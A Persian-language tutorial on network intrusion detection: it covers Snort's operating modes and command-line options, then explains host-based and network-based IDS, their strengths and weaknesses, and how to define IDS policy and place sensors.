Snortیک نرم افزار منبع‌باز[22] می‌باشد که می‌توان منبع و یا RPM آن را از وب سایت اختصاصی Snort از اینجا دریافت کرد. تا زمان تهیه این مطلب، آخرین نسخه انتشار یافته از این نرم افزار، Snort 2.1.3می‌باشد.

Snortرا می‌توان در سه مد عملیاتی زیر به کار گرفت:

- گوش کننده بسته‌ها (Packet Sniffer)
- ثبت کننده بسته‌ها (Packet logger)
- یک سیستم تشخیص تهاجم کامل مبتنی بر شبکه (NIDS)

در مدPacket Sniffer ، تنها بسته‌ها از شبکه دریافت شده و اطلاعات سرآیند TCP/UDP/ICMP و نیز داده های مربوط به برنامه کاربردی روی خروجی تعریف شده نوشته می‌شوند. برای اجرای Snort در این حالت کافی است از گزینه vd استفاده کنیم:

#snort –vd

در مد Packet Logger ، اطلاعات فوق روی دیسک سخت ثبت می شوند. برای اجرای Snort در این مد می‌توان از دستور زیر کمک گرفت:

#snort –dev –l /var/log/today.log

به عنوان یک سیستم تشخیص تهاجم، Snortبه واسط Ie0 گوش کرده و از فایل قوانین خود (موجود در مسیر /etc/Snort.rules) به عنوان فایل پیکربندی استفاده کرده و در مد daemon اجرا می‌شود :

snort -D -i le0 -c /etc/snort.rules

Snort قوانین را به ترتیبی که در فایل قوانین Snort آمده است، اعمال نمی‌کند. بلکه اعمال قوانین به صورت پیش فرض به ترتیب Alert، Pass و Log می‌باشد. برای تغییر این ترتیب می‌توان از گزینه o– استفاده کرد. گزینه A– مربوط به هشدارها (Alert) می‌باشد. چهار حالت برای نحوه هشدار دادن وجود دارد full :، fast، none و unsock. گزینه unsock به Snort اجازه می‌دهد تا هشدارهای خود را روی سوکت های Unix بفرستد، با این فرض که در سمت دیگر سوکت23 یک نرم‌افزار برای شنیدن این هشدارها به گوش ایستاده است .

منابع :

[۱] دوره‌های آموزشی امنیت شبکه‌های کامپیوتری در مرکز تحقیقات مخابرات، مرکز امنیت شبکه شریف، دوره تشخیص تهاجم، زمستان ۸۱

[2] Nalneesh Gaur, snort: Planning IDS for Your Enterprise, Linux Journal, , July 11, 2001

---

1 False Positive
2 False Negative
3 Promiscuous
4 Agent
5 Alerting
6 Packet Decoder

۷ استاندارد اتصال کامپیوترها در یک شبکه محلی

۸ استاندارد اتصال به اینترنت از طریق یک خط تلفن و مودم

۹ استاندارد مورد استفاده در اینترنت برای اتصالات سریال

10 .Detection Engine
11 Action
12 Module
13 Logger
14 Alerter
15 Varible
16 Rule
17 Preprocessor
18 Header
19 Options
20 Classless Inter-Domain Routing
21 Network Mask
22 Open Source

کاشف ورود غیر مجاز به سیستم (IDS)

از دیگر ابزارهای که متصدی امینی می تواند برای محافظت سازمان در برابر مهاجم از آن استفاده کند سیستم تشخیص ورود غیر مجاز است.تشخیص ورود غیر مجاز مفهومی انفعالی است که در آن سعی میشود هویت هکر نفوذ کننده تعیین شود.این سیستم به هنگام بروز تهاجم موفق هشدار می دهد.علاوه بر این می تواند با دادن هشدار نسبت به اینکه تهدیدی در حال جمع آوری اطلاعات برای حمله است به شناسایی تهدیدات فعال کمک میکند.چنانچه در ادامه خواهید دید در عمل این مسئله عمومیت ندارد .قبل از تشریح جزئیات تشخیص ورود غیر مجاز ببینیم این سیستم واقعاً چیست؟

سیستم تشخیص ورود غیر مجاز که به اختصار IDS نامیده میشود که خود سر واژه کلمات Intrusion Detection System است . از مدتها پیش وجود داشته است بطوریکه انواع آن بصورت نگهبان شب و سگ های نگهبان بوده است . در این مورد نگهبان و سگ ها ابزاری را فراهم می کنند که مسئله بدی که در حال وقوع است را شناسایی کرده و مجرم را بازداشت کرده یا از فعالیت وی ممانعت به عمل آید. اکثر سارقان تمایل ندارند با سگ روبرو شوند از اینرو دوست ندارند از ساختمانی که سگ دارد دزدی کنند.ان مسئله در مورد نگهبان شب هم درست است چون دزد نمی خواهد توسط نگهبانی که احتمالا تفنگ هم دارد توقیف شود و تحویل پلیس داده شود.

دستگاه های دزد گیر هم شکل دیگری از IDS است . اگر سیستم هشدار دهنده ،واقعه ای را کشف کند که برایش برنامه ریزی شده باشد از قبیل شکستن پنجره یا باز شده در ، چراغ ها روشن میشود و زنگ ها به صدا در می آید و با پلیس تماس گرفته میشود.اقدامات بازدارنده یا قفل کردن پنجره و حصار اطراف خانه انجام میشود !!! اغلب اتومبیلها دارای یک چراغ قرمز و قابل رویت روی داشبورد هستند تا فعال بودن سیستم دزد گیر را نشان دهد.

تمام مثال های فوق در یک مفهوم اصلی مشترک است IDS یعنی تشخیص هرگونه تلاش در جهت نفوذ به محیط یا مورد امنیتی (تجارت،ساختمان،اتومبیل و غیره...)که تحت حفاظت قرار گرفته است.در مورد ساختمان و اتومبیل شناسایی محیط امنیتی آسان است.دیوارهای ساختمان ،حفاظ دور زمین و ملک ، درب و پنجره های اتومبیل به وضوح فضای امنیتی را معین می کند.

حال باید محیط امنیتی کامپیوتر یا شبکه کامپیوتری خودمان را تعریف و تعیین نماییم. واضح است فضای امنیتی کامپیوتر و شبکه به همان روشی که دیوار یا حفظ تعیین میشود وجود ندارد . در عوض فضای امنیتی یک شبکه یک فضای مجازی اشاره دارد که سیستمهای کامپیوتری سازمان را احاطه کرده است . این فضا توسط فایروال ،کامپیوترهای رومیزی و نقاط مشخص ارتباطی تعریف میشود. با گسترش این فضا ، کامپیوترهای خانگی پرسنلی که اجازه برقراری ارتباط داند و شرکای تجاری که اجازه اتصال به شبکه را دارند هم در آن گنجانده میشود.

دزد گیر به صورتی طراحی میشود که هر گونه تلاش برای ورود به ناحیه حفاظت شده را در مواقعی که کسی داخل ساختمان نیست تشخیص دهد.IDS به گونه ای طراحی میشود که بین ورود مجاز و غیر مجاز تفاوت قائل شود . مثال خوبی در این زمینه سیستم دزد گیر نصب شده در فروشگاه جواهرات است. به محض باز شدن در توسط هر کس حتی مالک فروشگاه آژیر به صدا در می آید پس از آن مالک فروشگاه به شرکت سازمان سیستم هشدار دهنده خبر می دهد که خودش درب را باز کرده است و همه چیز روبه راه است . سیستم IDS خیلی شبیه به نگهبانی است که مقابل درب ایستاده و تمام مراجعان به فروشگاه را تحت نظر دارد و به دنبال سوء نظرها میگردد(برای مثال حمل اسلحه) متاسفانه در جهان واقعی در اغلب موارد اسلحه غیر قابل رویت است !!

دومین مسئله ای که باید در نظر گرفته شود تشخیص وقایع است که تخلف و تخطی از فضای امنیتی تلقی میشود. آیا تلاش برای تعیین سیستمهای زنده از این قبیل وقایع است ؟نظر شما درباره استفاده از جمله ای شناخته شده علیه یک سیستم یا شبکه چیست؟با مطرح شدن این سئوالها واضح است که جواب سفید یا سیاه نیست.در عوض جوابها به وقایع دیگر و وضعیت سیستم مورد نظر بستگی دارد.


انواع سیستمهای IDS(تشخیص ورود غیر مجاز)

IDS دو نوع اصلی دارد:

- Host-based - که به اختصار H-IDS گفته میشود
- Network-based - که به اختصار N-IDS گفته میشود

H-IDS ؛ روی خود سیستم تحت نظر نصب میشود و به دنبال نشانه های حمله به سیستم میگردد.

N-IDS ؛ روی سیستم جداگانه ای نصب میشود و با کنترل و مشاهده ترافیک شبکه به دنبال نشانه حملاتی میگردد که روی آن بخش از شبکه در حال انجام است.در شکل زیر نشان داده شده است تفاوت این دو نوع IDS .



چگونگی قرار گیری انواع IDS در محیط شبکه

- **تشریح H-IDS** (روی خود سیستم)

H-IDS بصورت فرآیندی نرم افزاری روی سیستم نصب میشود . سیستم سنتی H-IDS به بررسی لوگ فایلهای ثبت شده ، برای یافتن اطلاعات خاص می پرداخت. برای مثال در سیستم Unix در حالت عادی لوگ فایلهای Syslog-Messages-Lastlog-Wimp مورد بررسی قرار می گیرند. در سیستم ویندوز فایلهای System-Application-Security Event Logs بررسی میشود.

فرآیند H-IDS بصورت دوره ای بدنبال لوگ فایل های جدید ثبت شده میگردد و آنها را با قواعد از پیش تنظیم شده مقایسه می کند.اگر لوگ فایل با قاعده ای مطابقت کند، H-IDS هشدار می دهد. برای آنکه H-IDS کار خود را به درستی انجام دهد لازم است اطلاعات لازم در لوگ فایلها ثبت شده باشد. بنابراین در صورتی که اطلاعاتی که بیشتر جالب توجه است توسط برنامه ای کاربردی تولید شده باشد، لازم است آن اطلاعات توسط برنامه کاربردی مذکور داخل لوگ فایلهای استاندارد قرار داده شود یا H-IDS قادر به بررسی لوگ فایلهای برنامه کاربردی باشد.

اخیرا شکل جدیدی از H-IDS ایجاد شده است که درخواست های رسیده به هسته سیستم عامل (Kernel) را بررسی میکند.این نوع H-IDS بر طبق نشانه های حملات شناخته شده برنامه ریزی شده است بطوریکه اگر درخواست سیستمی با هریک از این نشانه ها تطبیق داشته باشد هشدار داده خواهد شد.

هر دو نوع H-IDS قادرند فایل های روی سیستم را از نظر دستکاری کنترل کنند.این کار با پیاده سازی Checksum رمز نویسی روی فایل و با استفاده از یک تابع در هم سازی (Hashing) همانند MDS انجام میشود. Checksum ذخیره میشود و به عنوان مرجعی برای مقایسه با Checksum های دوره ای مربوط به آن فایل استفاده میشود.اگر نتیجه مقایسه عدم تطبیق Checksum با مقدار اولی باشد، این فایل تغییر داده شده است پس H-IDS این اطلاعات را گزارش می کند و هشدار می دهد.

سیستم H-IDS دارای سه مزیت اصلی زیر است:

- تا مادامیکه تهاجم انجام شده Log message تولید می کند، H-IDS ترافیک حمله ای که به سیستم گسیل داده شده است را گم نخواهد کرد.
- H-IDS می تواند موفق بودن تهاجم را تشخیص دهد. H-IDS این کار را با بررسی Log message و دیگر نشانه های موجود روی سیستم (از قبیل دستکاری فایلهای پیکربندی یا Key system) انجام می دهد.
- H-IDS ی تواند با تعیین کاربران قانونی سیستمی ،تلاشهای غیر مجاز برای دسترسی را تشخیص دهد.

سیستم H-IDS دارای مشکلات زیر است:

۱. مهاجم می تواند فرآیند H-IDS را شناسایی کند و غیر فعال کند.

۲. سیستم H-IDS فقط در مواردی اعلام خطر می کند که در خواست های سیستم و محتویات لوگ فایل یا قواعد و نوشته های از قبل تعیین شده تطبیق داشته باشد.

۳. برخی سیستمهای H-IDS روی پشتیبانی و سیستم عامل تاثیر می گذارند این مسئله با H-IDS ای که درخواستهای سیستمی را بررسی می کند مربوط است.

تشریح N-IDS

N-IDS بصورت فرآیندی نرم افزاری است که روی سیستم سخت افزاری بخصوص نصب میشود. N-IDS کارت واسط شبکه موجود روی سیستم را به حالت بی قید و شرط میبرد ، به این معنی که تمام ترافیک شبکه ، توسط کارت به نرم افزار N-IDS عبور داده میشود (صرف نظر از اینکه ترافیک مذکور برای این سیستم فرستاده شده یا نه {دقیقا مثل یک وسیله استراق سمع}).پس از آن بر طبق قواعد و قوانین مربوط به حمله،ترافیک تحلیل میشود تا بخشی از ترافیک که جالب توجه است تعیین شود و در صورت کشف حمله ، یک رویداد یا Event تولید و ثبت میشود.

در حال حاضر سیستم N-IDS بگونه ای است که نشانه های حمله در سیستم کامپیوتری تعریف می شود و این نشانه ها با ترافیک مقایسه میشود.حال اگر حمله ای انجام شود که در فایل نشانه ها وجود نداشته باشد،N-IDS آن را برنمی دارد.سیستم N-IDS قادر است ترافیک جالب توجه را براساس آدرس مبداء ، آدرس مقصد ،پورت مبدا و پورت مقصد تعیین کند.بدین ترتیب سازمان قادر است ترافیک خارج از حوزه نشانه های حمله را تعریف کند.

شایع ترین راه پیکربندی N-IDS استفاده از دو کارت واسط شبکه است . یکی از کارتها جهت مشاهده و کنترل شبکه است.این کارت در حالت پنهان (Stealty) نصب میشود بطوریکه آدرس IP ندارد به همین دلیل به اتصالات ورودی پاسخ نمی دهد.کارت مخفی دارای Protol Stack Bound نمی باشد از اینرو قادر به پاسخگویی به پروب هایی از قبیل Ping نیست. کارت دوم برای ارتباط با سیستم مدیریتی IDS و ارسال هشدار و اعلام مورد استفاده قرار میگیرد.این کارت وابسته به شبکه داخلی است که از دید شبکه تحت کنترل مخفی است.

مزایای N-IDS به ترتیب زیر است:

- می توان N-IDS را کاملا مخفی کرد بطوریکه مهاجم نمی داند تحت کنترل است.
- برای کنترل و مشاهده ترافیک می توان از یک N-IDS برای تعداد زیادی سیستم استفاده کرد.
- N-IDS می تواند محتوای تمام بسته هایی که به سوی هدف در حرکت است را بدست آورد.

اشکالات سیستم N-IDS شامل موارد زیر است:

۱. سیستم N-IDS فقط زمانی اعلام خطر می کند که ترافیک با قواعد و نشانه های از پیش تعیین شده تطبیق داشته باشد.

۲. به دلیل آنکه سیستم N-IDS پهنای باند بالا و مسیرهای جایگزین را به کار میگیرد امکان از دست دادن ترافیک توسط آن وجود دارد (این مورد اخیر یکی از اساسی ترین متد پکاندن این مدل از دزد گیر ها است) .

۳. N-IDS قادر به بررسی ترافیک رمز شده نمی باشد .

۴. N-IDS نمی تواند موفق بودن حمله را تعیین کند .

۵. در شبکه های مبتنی بر سوییچ (که با به اشتراک گذاشتن شبکه واسط مخالف هستند) باید تنظیمات خاصی توسط مدیر شبکه انجام شود تا N-IDS بتواند تمام ترافیک را مشاهده کند (که اکثرا به علت ترس از سوءاستفاده مهاجمان از این کار خود داری میکنند).

کدام نوع IDS بهتر است؟

نمی توان به صراحت گفت کدام نوع IDS بهتر است چون هر کدام مزایا و معایب خاص خود را دارند. در حالیکه N-IDS می تواند بیشتر مقرون به صرفه باشد(چون یک N-IDS میتواند ترافیک تعداد زیادی کامپیوتر را کنترل کند) اما در سازمانها که نگرانی در مورد کاربران قانونی بیشتر از هکرهای خارجی است. H-IDS ، مناسب تر است .

عمل دیگر در انتخاب نوع IDS تهدیدات اصلی متوجه سازمان است.

نصب و تنظیم IDS

به منظور گرفتن حداکثر بهره از IDS طرح ریزی های زیادی باید انجام شود.حتی قبل از آنکه سیاست مناسبی اتخاذ شود لازم است اطلاعات جمع آوری گردد.شبکه تحلیل شود و مدیریت اجرا در آن لحاظ شود،همانند اکثر سیستمهای پیچیده لازم است سیاست ایجاد شود.ارزیابی شود و قبل از پیاده سازی مورد آزمایش قرار گیرد. مراحل اتخاذ سیاست IDS عبارتند از :

۱- تعریف اهداف IDS
۲- انتخاب آنچه باید کنترل و مشاهده گردد
۳- انتخاب واکنش مناسب
۴- تنظیم حدود آستانه
۵- پیاده سازی سیاست

حال به تشریح هر یک از این موارد می پردازیم:

تعریف اهداف IDS

اهداف IDS نیاز های سیاست را برآورده می کند.این اهداف عبارتند از :

- کشف حملات
- پیشگیری از حملات
- کشف موارد تخلف از سیاست
- ضمانت اجرایی در سیاست استفاده
- ضمانت اجرایی در سیاستهای ارتباطی
- جمع آوری مدارک

به خاطر داشته باشید این اهداف را می توان با هم ترکیب کرد.اهداف واقعی بستگی به سازمانی دارد که IDS در آن اعمال میشود بطوریکه نمی توان لیستی فراگیر تهیه کرد امکان دارد IDS امکان کشف حمله را به هنگام آغاز آن به سازمان بدهد یا با خاتمه دادن به حادثه ، امکان جمع آوری مدارک و جلوگیری از صدمات بیشتر را فراهم کند. البته اهدافی که توسط IDS دنبال میشود به همین موارد محدود نمیشود.از آنجائیکه اطلاعات جزئی اکثر وقایعی که روی شبکه و سیستمهای کامپیوتری سازمان رخ میدهد توسط IDS گردآوری میشود. لذا می تواند نقض سیاست و موارد استفاده واقعی از منابع شبکه را تعیین کند.

شناسایی حمله (Attack Recognition)

عمومی ترین کاربرد IDS بگونه ای برنامه ریزی میشود که به دنبال وقایع معینی بگردد.این وقایع بگونه ای هستند که حمله در حال وقوع را آشکار می سازد.به عنوان مثالی ساده ارتباطی را به پورت TCP۲۵ در نظر بگیرید که به دنبال آن دستور WIZ می اید.این واقعه می تواند نشانه ای از تلاش مهاجم برای اجرای حفره Wizard در نسخه قدیمی تر برنامه Sendmail باشد.شناسایی اکثر نشانه های حمله به سادگی میسر نیست.به عنوان مثال حدس زدن کلمه عبور یکی از شایع ترین حملات اینترنت است.به منظور مقابله با این نوع حمله می توان قاعده ای را در H-IDS قرار داد که به دنبال سه بار تلاش نادرست برای ورود به یک اکانت در یک دوره زمانی کوتاه بگردد.به منظور انجام ان کارH-IDS باید تعداد و زمان تلاشهای نادرست برای ورود به هر اکانت را بطور جداگانه از روی لوگ فایلها پیگیری کند و در صورتی که یکی از این تلاشها به موفقیت انجامید یا زمان آن به اتمام رسید،اکانت را از نو تعریف کند.

به عنوان مثالی پیچیده تر در شناسایی مهاجم مزاحمی را در نظر بگیرید که همزمان سعی در حدس زدن کلمه عبور چندین اکانت و سیستم را دارد، در این حالت مهاجم یک اکانت را دوبار امتحان نمی کند ، در عوض یک کلمه عبور را روی چند اکانت و چند سیستم

امتحان میکند.حال اگر زمان هر تلاش به اندازه کافی طولانی باشد، زمان سنجی که برای هر اکانت فاصله بین تلاشهای نادرست را اندازه میگیرد نمی تواند سه بار تلاش نادرست روس یک اکانت را تشخیص دهد و تنها راه برای تشخیص این نوع حمله جمع آوری اطلاعات لوگ فایلهای سیستمهای مختلف می باشد. اگرH-IDS قادر به جمع آوری اطلاعات در میان سیستمها باشد میتواند این نوع تحلیل را انجام دهد.

نظارت بر سیاست

از جمله مواردی که در کشف حملات حتما باید انجام شود نظارت بر سیاست است.IDS بگونه ای پیکربندی میشود که با پیگیری برآورده شدن یا عدم برآورده شدن سیاست شرکت، برآن سیاست نظارت کند.در ساده ترین حالت می توان N-IDS را بگونه ای پیکربندی کرد که تمام ترافیک خروجی وب از شبکه را دنبال کند.این پیکربندی به N-IDS امکان می دهد موارد برآورده نشدن سیاست استفاده از اینترنت را دنبال کند.در این حالت لیستی از وب سایتها وجود دارد که بر طبق استاندارد شرکت برقراری ارتباط با آنها تخلف محسوب میشود . در صورت برقراری ارتباط ب این سایتها N-IDS آن را ثبت می کند.

از N-IDS می توان برای کنترل پیکربندی روتر و فایروال هم استفاده کرد.در این حالت N-IDSبه دنبال ترافیکی میگردد که روتر یا فایروال نباید آن را عبور دهد.پیدا شدن چنین ترافیکی دلالت بر تخلف از سیاست فایروال شرکت دارد.

اعمال سیاست (Policy Enforcement)


استفاده از IDS به عنوان ابزار اعمال سیاست باعث میشود پیکربندی نظارت بر سیاست یک قدم به جلو پیش برود.به منظور اعمال سیاست IDS بگونه ای پیکربندی میشود که به محض تخلف از سیاست واکنش نشان دهد.در مثال قبل که در مورد نظارت بر سیاست آورده شد.اعمال سیاست باعث میشود علاوه بر شناسایی ارتباطی که به یک وب سایت غیر مجاز انجام شده است.از برقراری ارتباط جلوگیری شود.

واکنش در برابر حمله

IDS ، ابزاری با ارزش پس از شناسایی حمله می باشد. IDS قابل استفاده در شناسایی ابتدایی حادثه است و در عین حال پس از وقوع حادثه به عنوان ابزاری برای جمع آوری مدارک و ثبت لوگ فایلها استفاده می شود. N-IDS ، را می توان در این نقش بگونه ای پیکره بندی نمود که به دنبال ارتباطات خاص بگردد و از کل ترافیک لوگ فایل تهیه کند.همزمان می توان H-IDS را به صورتی پیکره بندی کرد که تمام ورودی هایی را که به اکانت های بخصوص انجام می شود ثبت کرد.

انتخاب آنچه باید تحت نظارت قرار گیرد

انتخاب آنچه باید نظارت قرار گیرد تابع اهداف IDS و محیطی است که IDS در آن کار خواهد کرد.برای مثال اگر هدف IDS کشف حملات باشد و IDS روی اینترنت و خارج از فایروال شرکت قرار گرفته باشد.IDS برای شناسایی حملات ورودی باید تمام ترافیکی که به سوی فایروال می آید را نظارت کند. به طریق دیگر می توان IDS را داخل فایروال قرار داد تا فقط حملاتی که موفق به گذشتن از فایروال شده اند را شناسایی نماید. در این حالت می توان از ترافیک خروجی صرف نظر کرد . به شکل زیر توجه کنید :



در جدول زیر به ازاء هر سیاست ، مثال هایی از آنچه باید نظارت شود آورده شده است .

سیاست	N-IDS	H-IDS
کشف حملات	تمام ترافیکی که بد حل سیستم هدفهای احتمالی وارد می شود (فایروال سرور وب و سرور کاربردی و..)	تلاش ناموفق برای ورود تلاشهای موفق برای ورود از طرف سیستم های دور دست
پیشگیری از حملات	همانند کشف حملات	همانند کشف حملات
کشف تخلف از سیاست	تمام ترافیک Http که از سیستم های کلاینت سرچشمه میگیرد . تمام ترافیک FTP که از اتصالات سیستم های کلاینت روی پورت های معیوب سرچشمه می گیرد.	ارتباطات موفق HTTP . ارتباطات موفق FTP . فایل های دانلود شده.
اعمال سیاست استفاده	همانند کشف تخلف از سیاست .	همانند کشف تخلف از سیاست .

اعمال سیاست ارتباط	تمام ترافیکی که سیاست ارتباط اعمال شده را نقض می کند.	ارتباطات موفق از طرف آدرس ها و یا به طرف پورت های ممنوعه .
جمع آوری مدارک	محتوای تمام ترافیکی که از سیستم هدف و مهاجم گرفته است .	ارتباطات موفق از طرف سیستم مهاجم تمام ارتباطات ناموفق از طرف سیستم مهاجم .
مثال هایی از اطلاعات تحت نظارت بر طبق سیاست IDS		

در مرحله بعد محل قرارگیری سنسور ها ، تابع آنچه باید تحت نظارت باشد می باشد !!! سنسور ها را می توان در خارج فایروال روی شبکه داخلی روی سیستم های حساس ، یا روی سیستمهای که به منظور جمع آوری و پردازش لوگ فایلها استفاده می شود قرار داد. به هنگام تصمیم گیری درباره محل قرارگیری سنسور IDS به این موضوع خیلی توجه داشته باشید که سنسور باید قادر به مشاهده وقایع جالب توجه ترافیک شبکه و ورود به آن باشد.

